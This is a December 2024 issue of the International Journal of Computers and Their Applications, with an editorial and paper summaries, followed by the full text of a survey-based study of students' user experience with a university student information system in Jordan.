A publication of ISCA*:
International Society for Computers
and Their Applications

INTERNATIONAL JOURNAL OF COMPUTERS AND THEIR APPLICATIONS

TABLE OF CONTENTS

***"International Journal of Computers and Their Applications is Peer Reviewed".**

Volume 31, No. 4, Dec 2024 **ISSN 1076-5204**

International Journal of Computers and Their Applications

A publication of the International Society for Computers and Their Applications

Editorial

It is my distinct honor, pleasure, and privilege to serve as the Editor-in-Chief of the International Journal of Computers and Their Applications (IJCA) since 2022. I have a special passion for the International Society for Computers and their Applications. I have been a member of our society since 2014 and have served in various capacities. These have ranged from being on program committees of our conferences to being Program Chair of CATA since 2021 and currently serving as one of the Ex-Officio Board Members. I am very grateful to the ISCA Board of Directors for giving me this opportunity to serve society and the journal in this role.

I would also like to thank all the editorial board, editorial staff, and authors for their valuable contributions to the journal. Without everyone's help, the success of the journal would be impossible. I look forward to working with everyone in the coming years to maintain and further improve the journal's quality. I want to invite you to submit your quality work to the journal for consideration for publication. I also welcome proposals for special issues of the journal. If you have any suggestions to improve the journal, please feel free to contact me.

Dr. Ajay Bandi
School of Computer Science and Information Systems
Northwest Missouri State University
Maryville, MO 64468
Email: AJAY@nwmissouri.edu

In 2024, we are having four issues planned (March, June, September, and December). The next latest issue is taking shape with a collection of submitted papers.

I would also like to announce that I will begin searching for a few reviewers to add to our team. We want to strengthen our board in a few areas. If you would like to be considered, don't hesitate to get in touch with me via email with a cover letter and a copy of your CV.

Ajay Bandi, Editor-in-Chief
Email: AJAY@nwmissouri.edu

This issue of the International Journal of Computers and their Applications (IJCA) has gone through the normal review process. The papers in this issue cover a broad range of research interests in the community of computers and their applications.

IJCA Contributed Papers: This issue comprises papers that were contributed to the International Journal of Computers and their Applications (IJCA). The topics and main contributions of the papers are briefly summarized below:

Talib Ahmad Almseidein from Al-Balqa Applied University , Al-Salt 19117, Jordan MO, present their work "**User Experience Investigation of Students Information System**". Conducting user experience (UX) studies on student information systems (SIS) is crucial for enhancing performance, measuring student satisfaction, and ensuring continued usage. This study examines the UX of the SIS at Shoubak University College, using data from 144 students collected via an online questionnaire. Six dimensions were analyzed, revealing that Dependability, Efficiency, and Stimulation ranked higher than Perspicuity, Novelty, and Attractiveness. With an overall average score of 4.37, the SIS was deemed highly suitable for students. Regular UX evaluations are recommended to improve SIS functionality and contribute to research on student engagement with such systems.

Abdelrahman Aly, Mahmoud Fayez, Mirvat Al-Qutt and Ahmed M. Hamad from Ain Shams University, Cairo, Egypt, present their work "**KubeDeceive: Unveiling Deceptive Approaches to Protect Kubernetes Clusters**". The widespread adoption of containerization platforms, such as Kubernetes, has revolutionized application deployment and management. However, this evolution brings with it sophisticated security challenges. Deception-based strategies provide a powerful approach to address these challenges by misleading attackers with simulated resources. This paper presents KubeDeceive, a cutting-edge security framework specifically designed to enhance the security posture of Kubernetes environments through tailored deception techniques. KubeDeceive operates as a middleware, intercepting requests to the Kubernetes API server and guiding malicious users towards decoy components. Its effectiveness was evaluated in a Capture the Flag (CTF) competition designed to simulate real-world attacks. KubeDeceive proved highly effective, achieving a 100% success rate in preventing any participant from deploying a master node pod—the main target and final flag of the challenge—and trapping 89% of participants in deception decoys. Additionally, participants expended an average of 160 minutes in their unsuccessful attempts during dynamic scenarios, highlighting KubeDeceive's ability to prolong attacker engagement and decisively thwart their objectives.

Ceena Mathews, from Prajyoti Niketan College, Kerala, India, present their work **"Optimising Semantic Segmentation of Tumor Core Region in Multimodal Brain MRI: A Comparative Analysis of Loss Functions**". Complete removal of tumor core tissues is critical to prevent brain tumor recurrence. Automated brain tumor segmentation is challenging due to the heterogeneous nature of gliomas and the class imbalance in brain MR images, where tumor subregions occupy smaller volumes than healthy tissues. Deep learning models, widely used for brain tumor segmentation, rely heavily on loss functions to optimize parameters during training. Recent studies highlight that region-based and compound loss functions effectively address class imbalance in medical images. This study evaluates a brain tumor segmentation framework using a nested 2D U-Net model optimized with such loss functions on the BraTS 2019 dataset, assessed with dice score and Hausdorff distance metrics.

Kirill Kultinov, Meilin Liu and Chongjun Wang from the Wright State University, Dayton, Ohio, USA, Nanjing University, Nanjing, China. presented their work "**The Implementations and Optimizations of Elliptic Curve Cryptography based Applications** Elliptic Curve Cryptography (ECC) offers robust public-key cryptography with smaller key sizes compared to RSA, ensuring efficiency and optimal resource use. This paper presents two software implementations of ECC over the finite field GF(p) using character arrays and bit sets, operating on curves of the form y2≡x3+ax+bmod py^2 \equiv x^3 + ax + b \mod py2≡x3+ax+bmodp. Optimizations were applied to point addition and scalar multiplication on a SEC ECC curve over a prime field. The implementations were tested and validated using the Elliptic Curve ElGamal encryption system and ECDSA, with performance comparisons between two big integer classes.

Praveen Kumar V.S, Dr. Sajimon Abraham, Mr. Sijo Thomas, Dr. Nishad A, Dr. Benymol Jose from Mahatma Gandhi University, Priyadarsini Hills P.O., Kottayam, India presented their work "**Geospatial Consistency in Clustering: Assessing Latitude and Longitude Stability**". Understanding the movement of objects through spatio-temporal data is crucial for timely interventions in areas like human mobility and object tracking. Spatio-temporal data, derived from latitude, longitude, and time, enables continuous mobility tracking and provides valuable insights for applications such as travel behavior analysis, geomatics, and transportation systems. This data is vital for epidemic modeling, traffic prediction, and urban planning, requiring quantitative models to capture statistical patterns of individual trajectories.

Anal Kumar, Anupriya Narayan, Vishal Sharma, Ashwin Ashika Prasad and Monesh Sami, Fiji National University Fiji Presented their work "**Decoding the Web CMS Landscape: A Comparative Study of Popular Web Content Management Systems"** A web-oriented Content Management System (CMS) is a class of software platforms critical for the success of organizational websites. Mainly focused on content management, a CMS provides end-users with an abstraction layer of the technological details allowing them to focus on the most important web portal asset: content management. Studies suggest that the analysis and comparison method for CMS systems does not appear to exist or is simply based on ambiguous and overlapping side-by-side features comparison. This paper proposes a CMS reference model, which can be used and applied to compare the most popular CMS systems. The paper describes how a Content Management System (CMS) can successfully resolve the problems associated with managing Website data content. This paper reviews the most frequently used and searched CMS systems Popularity.

Thanh-Cong Nguyen, Duc-Ly Vu, Narayan C. Debnath, university of Information Technology, Ho Chi Minh City, Vietnam, School of Computing and Information Technology, Eastern International University, Binh Duong, Vietnam, Presented their work "**Classifying Benign and Malicious Open-Source Packages using Machine Learning based on Dynamic Features"** The rise in malicious open-source packages, exemplified by a backdoor attack on the Linux *xz* utility, highlights the need for robust security measures beyond CVE detection. This study analyzes the dynamic behavior of packages from repositories like npm, PyPI, RubyGems, Packagist, and crates.io, identifying significant runtime discrepancies between benign and malicious packages. Malicious packages frequently engage in domain communications, command executions, and employ simple techniques like base64 encoding or *curl* commands. Leveraging these insights, a machine learning-based web application was developed, achieving an AUC of 0.91 with a near 0% false positive rate when tested on 2,000 npm packages.

Kalim Qureshi, Sumaia Haider Sadeq, Paul Manuel, College of Life Sciences, Kuwait University, Kuwait, Presented their work "**Analysis of Security Challenges in Cloud Computing Adoption for the Banking Sector"** Cybersecurity poses significant challenges to financial institutions, particularly with the adoption of cloud computing (CC), as clouds are managed by third-party vendors. Concerns over financial data security grow when data are hosted outside the country, raising regulatory compliance issues. This study evaluates privacy, security, and trust challenges in the banking sector's use of CC through quantitative, qualitative, and experimental analyses. A systematic literature review (SLR) of 61 studies (2016–2020) highlights data privacy concerns, while expert interviews underscore the trade-offs between security risks and benefits like resource optimization and reduced maintenance costs. Threat modeling using the STRIDE framework identifies vulnerabilities in cloud platforms. To address these challenges, a private cloud design is proposed to enhance data privacy, security, and compliance for the banking sector.

As guest editors, we would like to express our deepest appreciation to the authors and the reviewers. We hope you will enjoy this issue of the IJCA. More information about ISCA society can be found at http://www.isca-hq.org.

Guest Editors:

Ajay Bandi, Northwest Missouri State University, USA

December 2024

User Experience Investigation of Students Information System

Talib Ahmad Almseidein*
Al-Balqa Applied University, Al-Salt 19117, Jordan.

Abstract

Conducting studies on the user experience (UX) of the student information system (SIS) is extremely important for improving system performance, measuring students' satisfaction and ensuring continued use of these systems. Evaluating the UX of systems will help students to achieve their academic goals efficiently. Therefore, the present study delves into students' views and investigates their UX with the SIS currently implemented at Shoubak University College. Data are taken from 144 students who have used the system, the study adopted an online questionnaire for data collection. Data have been processed and analyzed to study students' perceptions and experiences in using SIS. Six dimensions were used to investigate the UX for SIS. Results showed that students have an affirmative UX. The system's Dependability, Efficiency, and Stimulation have been ranked higher than Perspicuity, Novelty, and Attractiveness. The overall average for the six dimensions is 4.37, which indicates that the SIS was highly appropriate for students. This study highlights the importance of conducting UX evaluations of the SIS regularly. Moreover, results also contribute to cutting-edge research on students' UX with SISs and their ongoing use.

Key Words: User Experience, Usability, Perception, Student Information System, Human Computer Interaction.

1 Introduction

Recently, numerous areas of research have emerged, which referred to the use of student information systems (SIS) design. Successful SIS empowers students to enhance their productivity and improve the operational efficiency of their academic services [16]. SIS enables students in higher education to carry out many operations, such as courses registration, maintaining grades, obtaining transcripts, following the study plan, and creating progress reports. SIS have become widely used in the universities. However, these systems need to be periodically evaluated to make them more productive. The effectiveness and efficiency of such systems has a significant impact on the operation and performance of stakeholder groups [14], [38]. Usability of SIS is very critical in the system development. Therefore, SIS's key features need to be clearly defined, and suitable valuation criterion must be developed to measure them [4]. The Human-Computer Interaction research concentrates on promoting the effectiveness and efficiency of human-Information systems interaction [29]. To determine the extent of the user's participation in the design and development of the system in order to fulfill the user's requirements successfully, usability and user experience (UX) are the two main terms used to measure the Human-Computer Interaction [40]. Usability allows a user to assess a system's usability and acceptability of any system [18]. The simplified usability aspects are necessity since many users use SIS to perform academic duties [23]. Lately, UX has attracted the attention of researchers in academia and industry, due to its role in the success of products. UX improves user contentment by enhancing usability and users-computers interaction [39]. Paying attention to developing systems through applying activities of UX design that contributes to achieving many features that enhance user satisfaction. UX is regarded as a pivotal element in designing products and services [13]. UX must be systematically evaluated to show its effectiveness [32]. Due to its importance, researchers have proposed many frameworks and models for designing and evaluating the UX of interactive systems, which can be used as a guide to improve the quality and design of interactive systems [35]. Although user opinions have been studied for a range of information systems, there are few usability studies that focus explicitly on student evaluations of SIS in terms of usability and value. Accordingly, identifying and evaluating the components of the SIS is crucial [15]. UX is essential to understand, along with the analysis of system procedures and usability. Designing usable SIS is fundamental. However, the researcher believes that there is a lack of studies that examined the development and analysis of SIS in terms of students' perceptions and their UX in Jordan. Therefore, this study was conducted in the field of UX, focusing on investigating the SIS at Shobak University College. It is the first proposed study to assess the system's UX. To achieve this, the author designed a questionnaire to investigate students' perceptions of the system and their experience using it, presenting the system as a case study.

2 Literature Review

Higher education institutions in developing countries have become primarily dependent on computer systems to manage the administrative and academic aspects, and the SIS is considered one of the vital used systems [21]. Despite of the widespread use of SIS in the academic environment, it

*Department of Basic and Applied Science,Shoubak University College, Al-Balqa Applied University,Al-Salt 19117, Jordan MO. Email: talib$_m$@*bau.edu.jo*

is important to evaluate these systems on an ongoing basis to increase their productivity and effectiveness [15]. Studies that have examined the usability of educational software have emphasized that developers must have a comprehensive understanding of the end user's needs to build the systems [31]-[36]. Besides that, from the perspective of human-computer interaction, defining the usability level of a SIS is a major consideration for systems development [24]. According to previous studies, some concentrate on SIS development, whilst others explore SIS regarding usability, UX, and perceptions. The authors [1] have pointed the development and design to implement a complex of the SIS. The motivation behind the study was to identify the main points that should be taken into consideration in the SIS design and development stages. The results of the study indicated that the new SIS is highly valuable and meet the university's academic policies. In addition to that, the researchers in the study [22] built a SIS for the faculty, explaining the steps to develop the system effectively to replace the old one. They pointed out that the new system may contribute to obtain new knowledge in this field, usability, and improving planning and scheduling. Usability is the study that links between systems and users, tasks, and expectations within the realm of practical application [37]. In terms of SIS usability, the authors in [28] evaluated the usability requirements of an SIS. They used several tasks to guide users in operating the system. The results revealed that interactive design, task completion efficiency, and interactivity affect the usability of the system. A similar study was conducted at Near East University to examine the usability of the SIS. Results concluded recommendations for improving the user interface and enhancing the attractiveness of the system [34]. The author of study [21] reported that designing a useful SIS system is crucial when managing the administrative and academic aspects of universities. To confirm the importance of the SIS at the level of students, instructors, and administrators. The author in [12] conducted a study at Kalinga State University to evaluate the performance of the existing SISs for improvement. The author used observations and interview methods to clarify the perceptions of students, instructors, and administrators. Based on the evaluation results, the current system was improved by including additional functions that meet the needs of users. As mentioned in [20] Usability is related to the functional part of the system. UX pertains how users interact with the system that includes their emotional and attitudes [20]. The authors in [6] have pointed out that the UX is concerned with comprehending users, their interests, requirements, and their strengths and weaknesses. They emphasized that investigating the UX enhances users' interaction with the system and heightens their perceptions. According to [13] they mentioned that UX encompasses the users' perception of usability, which assess the usefulness and effectiveness of the system from the users' point of view. Therefore, it is important to discover measurements for a successful and effective UX. In this aspect, several frameworks have been proposed for designing and evaluating UX, the author in [23]created a User Experience Questionnaire (UEQ) that assess UX. The questionnaire includes six scales that measure usability across six dimensions, these are: attractiveness, efficiency, perspicuity, dependability, stimulation, and novelty to provide a comprehensive representation of the UX. The authors in [4] examined students' perceptions and evaluate the UX of the SIS currently implemented at a higher education institution in Kuwait. Results indicated that the students had a slightly favorable UX towards the SIS. Similarly, in [25], [11] they have applied the UEQ to assess UX.

3 Method

To achieve the study objective, the researcher developed and modified the questionnaire as a research tool according to the questionnaire developed by [23]. The author used the six dimensions of user experience in a different way based on the previous study, following their recommendations to evaluate the user experience of interactive systems. The questionnaire consisted of six parts which investigate students' UX with the SIS and composed of 20 questions were formulated in Arabic to be suitable for the sample. All the answers are designed with a five-category Likert-type scale. The five categories of answers are Strongly Agree (5), Agree (4), Neutral (3), Disagree (2), and Strongly Disagree (1), to respond to all questions.

Table 1: Correlation between dimensions and the total score, including Cronbach alpha coefficients for each dimension.

Dimension	Attractiveness	Efficiency	Perspicuity	Dependability	Stimulation	Novelty	Cronbach's Alpha
Attractiveness	1						0.86
Efficiency	0.71**	1					0.89
Perspicuity	0.70**	0.81**	1				0.89
Dependability	0.56**	0.73**	0.71**	1			0.84
Stimulation	0.65**	0.57**	0.56**	0.72**	1		0.91
Novelty	0.54**	0.52**	0.53**	0.67**	0.80**	1	0.92
Total	0.84**	0.87**	0.87**	0.85**	0.83**	0.78**	0.96

$p < 0.01$

The Cronbach Alpha method was used to assess the questionnaire's internal consistency after it was administered to a pilot sample of 50 students from outside the study sample. As shown in Table 1, the Cronbach Alpha for the total score is (0.96), and reliability coefficients for the dimensions range from 0.84 to 0.92. We assessed the scale's construction validity and internal consistency reliability by computing correlation coefficients between items and their dimensions and between dimensions. The results were as follows: the correlation coefficients between the questionnaire dimensions and the scale's overall score were calculated and reported in Table 1.

Table 2: Correlation coefficients of questionnaire items with dimensions and overall score.

Dimension Name	Item Number	Dimension	Total
Attractiveness	A1	0.83**	0.66**
	A2	0.88**	0.71**
	A3	0.87**	0.79**
	A4	0.75**	0.67**
Efficiency	E1	0.88**	0.75**
	E2	0.91**	0.78**
	E3	0.93**	0.82**
Perspicuity	P1	0.82**	0.78**
	P2	0.89**	0.81**
	P3	0.89**	0.71**
	P4	0.91**	0.78**
Dependability	D1	0.89**	0.75**
	D2	0.88**	0.77**
	D3	0.86**	0.72**
Stimulation	S1	0.90**	0.78**
	S2	0.94**	0.79**
	S3	0.93**	0.75**
Novelty	N1	0.94**	0.76**
	N2	0.94**	0.74**
	N3	0.91**	0.69**

$p < 0.01$

The correlations between the questionnaire's dimensions and the overall score ranged from 0.78 to 0.87, while the correlation between the questionnaire's dimensions ranged from 0.52 to 0.81. Table 2 shows the correlations between each item and the dimension to which it belongs, as well as the scale's total score. The values of the correlation coefficients of the items with their dimension ranged between 0.75 to 0.94, which is greater than the values of the correlation coefficients between the items with the total score, which ranged between 0.66 and 0.82, indicating the validity of the questionnaire's internal structure, the independence of the dimensions, and the possibility of using the dimensions scores. Accordingly, the questionnaire was reliable and broadly applicable.

To describe the degree of students' responses to the questions, the author adopts the following standard: the degrees are categorized as high when the mean value is ≥ 3.67, moderate when the mean value is between 2.33 and 3.66, and low when the mean value is ≤ 2.32.The range is calculated as (5 - 1) / 3 = 1.33. To analyze the study data means and standard deviations were calculated by SPSS version 24. The sample for this study was drawn from the students at Shoubak University College, a college of Al-Balqa Applied University in Jordan. The college had a total student enrollment of 567, from which a random sample of 150 students was selected using a probabilistic sampling method to ensure representativeness. These students were chosen to participate in the study, which involved completing an electronic questionnaire distributed via institutional email. The survey period lasted for two weeks, and a total of 144 valid responses were obtained, yielding a response rate of 96%. This sample size provides a robust basis for generalizing the findings to the broader population of students who use the SIS at Shoubak University College.

4 Result and Discussion

There are many studies that have addressed the impact of technology on students' perceptions of systems, but research that specifically focuses on studying the user experience of the used SIS is still limited. The majority of previous studies have focused on factors such as academic performance or technological efficiency, but student perception and user experience of these systems have not been adequately investigated. Therefore, this study seeks to fill this gap by investigating the user experience of the student information system in a higher education environment. Accordingly, the data was analyzed, and the means, standard deviations (SD), and degree of students' response for each item within the dimensions were calculated, as shown in Tables 3 to 8.

Table 3: Means, Standard Deviation, and degree of Attractiveness Dimension(A) Items.

No.	Items	Mean	Std. Deviation	Degree
A1	The design of the system's screens is exciting	4.26	0.842	High
A2	The system is enjoyable to use	4.28	0.815	High
A3	I find the interface of the system attractive	4.16	0.913	High
A4	The system is user-friendly	4.33	0.775	High

To investigate the attractiveness dimension, four items were used and are listed in Table 3. The items of this dimension are referred to whether the system appears appealing and enjoyable to the user. Students' responses analysis demonstrated that the attractiveness of SIS is recognized in table 3. Result can be interpreted as affirmative, indicating that attractiveness is generally excellently received among students. The average mean value of attractiveness is 4.15, its ranking came in the lowest place among the six dimensions. Aesthetics is a

collection of precepts underlying and guiding that Pertains to a design's attractiveness. There are many aspects related to visual design such as consistency, color, association, pattern, scale, and visual significance that contribute to users' engagement by helping them perform appropriate system functions smoothly [7]. Consequently, system designers must be concerned with using aesthetics to enhance usability, innovation, and attractiveness when designing systems [17].

Three items were used to investigate the efficiency dimension of SIS as shown in Table 4. The items of this dimension are referred to the capacity of users to perform their tasks expeditiously and without unnecessary effort. Efficiency positively affects the system quality, by evaluating how quickly users complete their tasks [30]. The overall mean value for this dimension is 4.36, which indicates the efficiency of SIS and the students' agreement on its efficiency. The efficiency dimension was ranked second among the six dimensions.

Table 4: Means, Standard Deviation and Rank of Efficiency Dimension (E) items

No.	Items	Mean	Std. Deviation	Degree
E1	The system's commands are performed rapidly	4.28	0.848	High
E2	I find the system meets my needs	4.39	0.878	High
E3	I find the system is effective	4.40	0.822	High

Table 5 shows that four items were used to investigate perspicuity. Perspicuity indicates that the SIS is clear, simple, easy to use, easy to learn, and familiar to user. This dimension was ranked the fifth of the dimensions with an overall mean value of 4.29, which indicated that the Perspicuity of the SIS was recognized, suggesting that the system is generally easy to use and learn by students. According to [27], a well design enhances learnability and usability by enabling users to quickly understand system interfaces without the need for formal training. Authors in [2] pointed out that providing appropriate training and guidance to the students on how to use the systems are the responsibility of educational institutions. As a result, training and guidance are critical issues for educational institutions to achieve optimal use of technology by students.

Three items were utilized to investigate dependability which relates to the system's predictability, security, and meeting user expectations as shown in Table 6. The items of this dimension are pointed to the system reliability, security, and accuracy. The students provided excellent responses to this dimension, with a mean value score 4.46, indicating that students highly agree that the SIS is trustworthy. The ranking of this dimension among the six dimensions is first. The level of trust that users place in a system is often determined by Dependability, which is a non-functional characteristic of the system. To better enhance Dependability, the author indicated in [9] that it can be defined as the ability to avoid system failures more frequent than is acceptable. Dependable software often receives praise from its users, so in the system development life cycle, great importance must be given to this dimension and emphasis must be placed on design integration for dependability [26].

Table 5: : Means, Standard Deviation, and degree of perspicuity Dimension(P) Items.

No.	Items	Mean	Std. Deviation	Degree
P1	The system is easy to understand	4.40	0.693	High
P2	The system is easy to learn	4.45	0.708	High
P3	The system does not require training	4.12	0.953	High
P4	The system can be used without needing help from others	4.18	0.973	High

Table 6: Means, Standard Deviation, and degree of Dependability Dimension(D) Items.

No.	Items	Mean	Std. Deviation	Degree
D1	The system carries out my tasks accurately	4.34	0.795	High
D2	The system is reliable and meets my expectations	4.51	0.648	High
D3	I am interacting with a secure system	4.54	0.635	High

The stimulation dimension was also investigated using three items as shown Table 7. The items of this dimension measure the system whether its use is motivating, exciting, and interesting. The students provided high responses to this dimension, with mean value score 4.35, this dimension ranked third among the six dimensions. Based on the result, the students agreed that the system is stimulating. The authors in [8], [19] indicated that motivation and excitement play a role in increasing students' attitudes toward using the system.

The last dimension is novelty which investigates the system in terms of whether its design is innovative and creative. Three items were utilized to investigate novelty as shown in Table 8. The students gave excellent reactions to this dimension, with a mean score 4.30, this dimension ranked fourth among the six dimensions. In general, the students agreed that the system is novel. Innovation, creation, and invention are further aspects of novelty that redound to UX [3]. Affirmative novelty can promote user involvement, delight, and overall contentment [32]. A great UX requires innovation, creativity, and an understanding of the user's desires. However, the usability of the system and the user's needs must be considered to ensure that innovation and creativity in system design contribute positively to the user experience [5].

Table 7: Means, Standard Deviation, and degree of Stimulation Dimension(S) Items.

No.	Items	Mean	Std. Deviation	Degree
S1	I find the system motivating for pursuing my academic matters	4.39	0.730	High
S2	I think the system is interesting	4.35	0.778	High
S3	The quality of operations in the system stimulates me to use it	4.31	0.796	High

Table 8: Means, Standard Deviation, and degree of Novelty Dimension(N) Items.

No.	Items	Mean	Std. Deviation	Degree
N1	I find the system in use is innovative	4.28	0.761	High
N2	I find the system in use is creative	4.29	0.792	High
N3	Technically, the system is sophisticated and advanced	4.32	0.833	High

Figure 1 shows a comparison of the six dimensions to investigate UX. To indicate the level of the six dimensions of UX, the mean values were used: 4.46 for Dependability, 4.36 for Efficiency, 4.35 for Stimulation, 4.30 for Novelty, 4.29 for Perspicuity, and 4.26 for Attractiveness. The overall average for the six dimensions is 4.37 indicating that the SIS is held in high esteem by the students.




Figure 1: Comparing of Mean Values of the six dimensions for UX investigation.

According to the investigation findings, students held a favorable perception of the SIS. The results of the study shed light on the assessment of the SIS and were generally positive. Results showed that students have an affirmative UX. The system's Dependability, Efficiency, and Stimulation have been ranked higher than Perspicuity, Novelty, and Attractiveness. The overall average for the six dimensions is 4.37, which indicates that the SIS was highly appropriate for students. However, the study's result supplies some indication for UX designers, developers, and management of universities to ensure the continuous use of the SIS. In light of comparing the results of this study with previous studies, the researcher believes that the slight superiority of the study is mainly due to the nature of the tool used to collect data. Although all studies relied on the questionnaire as the main tool. The tool used in this study may have been clearer and more comprehensive, which led to a more accurate understanding of the questions by the participants. Also, it is possible that the questionnaire was modified to better suit the culture and local context of the participants, which enhanced the accuracy of the extracted data, which may explain the relative superiority of this study compared to previous studies. Despite the valuable results of the study, there are some limitations that require further studies to address them. The selected sample is not representative of all colleges affiliated with Al-Balaq Applied University. The continued use of the SIS may be subject to factors other than the factors used in this study.

5 Conclusion

There is an increasing interest in higher education institutions in developing countries in using SIS's, and there is a need to ensure that these provided systems meet students' expectations, which in turn lead to the continued use of these systems. Therefore, the current study examined the UX of the SIS, by analyzing students' perceptions. To achieve the goal of the study, the strengths and weaknesses of the design, usability, and UX of the SIS currently in operation at Shoubak University College were examined according to six basic variables for successful systems. Based on the results, the participants have a favorable impression of the currently used SIS. As for the UX dimensions, the results revealed that dependability, efficiency, and stimulation received somewhat higher ratings compared to the rest of the remaining user experience areas, which are attractiveness, novelty, and perspicuity. In general, the results indicated that there is general satisfaction with the SIS currently in use. System designers and developers must work to improve the attractiveness of the system, such as designing the system screens in a more attractive way, as well as providing users with training content to clarify how to use the system and providing attractive features to implement system operations. In addition, designers and developers must follow ongoing developments in the field of human computer interaction technology; to benefit from the advantages provided by this technology, and to avoid the disadvantages that may result from it. Future work should focus on the importance of the process of continuous evaluation of SIS's and conducting largescale research in other colleges and compare the results using the tool used in this study, in order to develop innovative systems equipped with

smart functions that contribute to increasing student interactions and productivity. Also, conduct further studies to investigate other diminssions that may play a role in improving the user experience of using SIS. Currently, students rely on accessing the SIS through mobile devices, so higher education institutions must guide the relevant parties to design these systems in accordance with mobile devices and ensure access to the systems through multiple platforms. This study highlights the importance of conducting UX evaluations of the SIS on a regular basis. Moreover, the results of this study also contribute to the state-of-the-art studies related to the student's UX of SISs in higher education institutions and their continued use, as well as anticipating solutions for decision-makers in developing strategies that foster the creation of innovative systems that contribute to increasing student interactions and productivity, which enhances their academic achievements.

References

[1] Feras Al-Hawari, Anoud Alufeishat, Mai Alshawabkeh, Hala Barham, and Mohammad Habahbeh. The software engineering of a three-tier web-based student information system (mygju). *Computer Applications in Engineering Education*, 25(2):242–263, 2017.

[2] Ahmed Al-Hunaiyyan, Salah Al-Sharhan, and Rana AlHajri. Prospects and challenges of learning management systems in higher education. *International Journal of Advanced Computer Science and Applications*, 11(12), 2020.

[3] Ahmed Al-Hunaiyyan, Shaikhah Alainati, Rana Alhajri, and Nabeel Al-Huwail. Evaluation of microsoft teams as an online learning platform investigating user experience (ux). 6, 01 2024.

[4] Ahmed Al-Hunaiyyan, Rana Alhajri, Bareeq Alghannam, and Abdullah Al-Shaher. Student information system: investigating user experience (ux). *International Journal of Advanced Computer Science and Applications*, 12(2):80–87, 2021.

[5] Ahmed Al-Hunaiyyan, Rana Alhajri, Asaad Alzaid, and Ahmed Al-Sharrah. Evaluation of an e-advising system: User experience. *International Journal of Virtual and Personal Learning Environments*, 12:1–17, 01 2022.

[6] Arwa Y Aleryani. The impact of the user experience (ux) on the quality of the requirements elicitation. *International Journal of Digital Information and Wireless Communications*, 10(1):1–9, 2020.

[7] Rana Alhajri and A Al-Hunaiyyan. Integrating learning style in the design of educational interfaces. *ACSIJ Advances in Computer Science: an International Journal*, 5(1):123–131, 2016.

[8] Ahmad Zamzuri Mohamad Ali and Mohd Khairulnizam Ramlie. Examining the user experience of learning with a hologram tutor in the form of a 3d cartoon character. *Education and information technologies*, 26(5):6123–6141, 2021.

[9] H Alkaraawi. Solution of dependability of computer systems in bases of computer science. *International Journal of Engineering and Management Sciences (IJEMS)*, 8(2):140–147, 2017.

[10] Ahmed Ibrahim Alzahrani, Imran Mahmud, Thurasamy Ramayah, Osama Alfarraj, and Nasser Alalwan. Modelling digital library success using the delone and mclean information system success model. *Journal of Librarianship and Information Science*, 51(2):291–306, 2019.

[11] Asaad Alzaid and Bareeq Alghannam. User experience evaluation of a student information system. *International Journal of Computer Science and Information Technology*, 14:31–42, 04 2022.

[12] Eileen Bayangan-Cosidon. Student information system for kalinga state university-rizal campus. *Journal of Management and Commerce Innovations*, 4(1):330–335, 2016.

[13] Aurora Berni and Yuri Borgianni. From the definition of user experience to a framework to classify its applications in design. *Proceedings of the Design Society*, 1:1627–1636, 2021.

[14] Tugrul Daim, Dilek Ozdemir Gungor, Nuri Basoglu, Aynur Yarga, and Hans VanDerSchaaf. Exploring student information management system adoption post pandemic: Case of turkish higher education. *Technology in Society*, 77:102557, 2024.

[15] Denizhan Demirkol and Cagla Seneler. Evaluation of a student information system (sis) in terms of user emotions, performance and perceived usability: A pilot study. *Recent Researches On Social Sciences*, page 167, 2018.

[16] Denizhan Demirkol and Cagla Seneler. Evaluation of student information system (sis) in terms of user emotion, performance and perceived usability: A turkish university case (an empirical study). *Procedia Computer Science*, 158:1033–1051, 10 2019.

[17] Fabian Fagerholm, Arto Hellas, Matti Luukkainen, Kati Kyllönen, Sezin Yaman, and Hanna Mäenpää. Designing and implementing an environment for software start-up education: Patterns and anti-patterns. *Journal of Systems and Software*, 146:1–13, 2018.

[18] Babajide Tolulope Familoni and Sodiq Odetunde Babatunde. User experience (ux) design in medical products: theoretical foundations and development best

practices. *Engineering Science & Technology Journal*, 5(3):1125–1148, 2024.

[19] Lin Feng and Wei Wei. An empirical study on user experience evaluation and identification of critical ux issues. *Sustainability*, 11(8):2432, 2019.

[20] Guilherme Corredato Guerino and Natasha Malveira Costa Valentim. Usability and user experience evaluation of natural user interfaces: a systematic mapping study. *Iet Software*, 14(5):451–467, 2020.

[21] Cannur Gürkut and Muesser Nat. Important factors affecting student information system quality and satisfaction. *EURASIA Journal of Mathematics, Science and Technology Education*, 14(3):923–932, 2017.

[22] NMZ Hashim and SNKS Mohamed. Development of student information system. *International Journal of Science and Research (IJSR)*, 2(8):256–260, 2013.

[23] Andreas Hinderks, Martin Schrepp, Francisco José Domínguez Mayo, María José Escalona, and Jörg Thomaschewski. Developing a ux kpi based on the user experience questionnaire. *Computer Standards & Interfaces*, 65:38–44, 2019.

[24] Thomas Kosch, Jakob Karolus, Johannes Zagermann, Harald Reiterer, Albrecht Schmidt, and Paweł W Woźniak. A survey on measuring cognitive workload in human-computer interaction. *ACM Computing Surveys*, 55(13s):1–39, 2023.

[25] Noble Arden Kuadey, Carlos Ankora, Laurene Adjei, Elikem Krampa, Stephen Oladagba Bolatimi, Lily Bensah, and Collinson Colin M Agbesi. Evaluating students' user experience on student management information systems. *Advances in Human-Computer Interaction*, 2024(1):8450204, 2024.

[26] Hezhen Liu, Chengqiang Huang, Ke Sun, Jiacheng Yin, Xiaoyu Wu, Jin Wang, Qunli Zhang, Yang Zheng, Vivek Nigam, Feng Liu, et al. Design for dependability—state of the art and trends. *Journal of Systems and Software*, page 111989, 2024.

[27] Jie Lu, Matthew Schmidt, Minyoung Lee, and Rui Huang. Usability research in educational technology: A state-of-the-art systematic review. *Educational technology research and development*, 70(6):1951–1992, 2022.

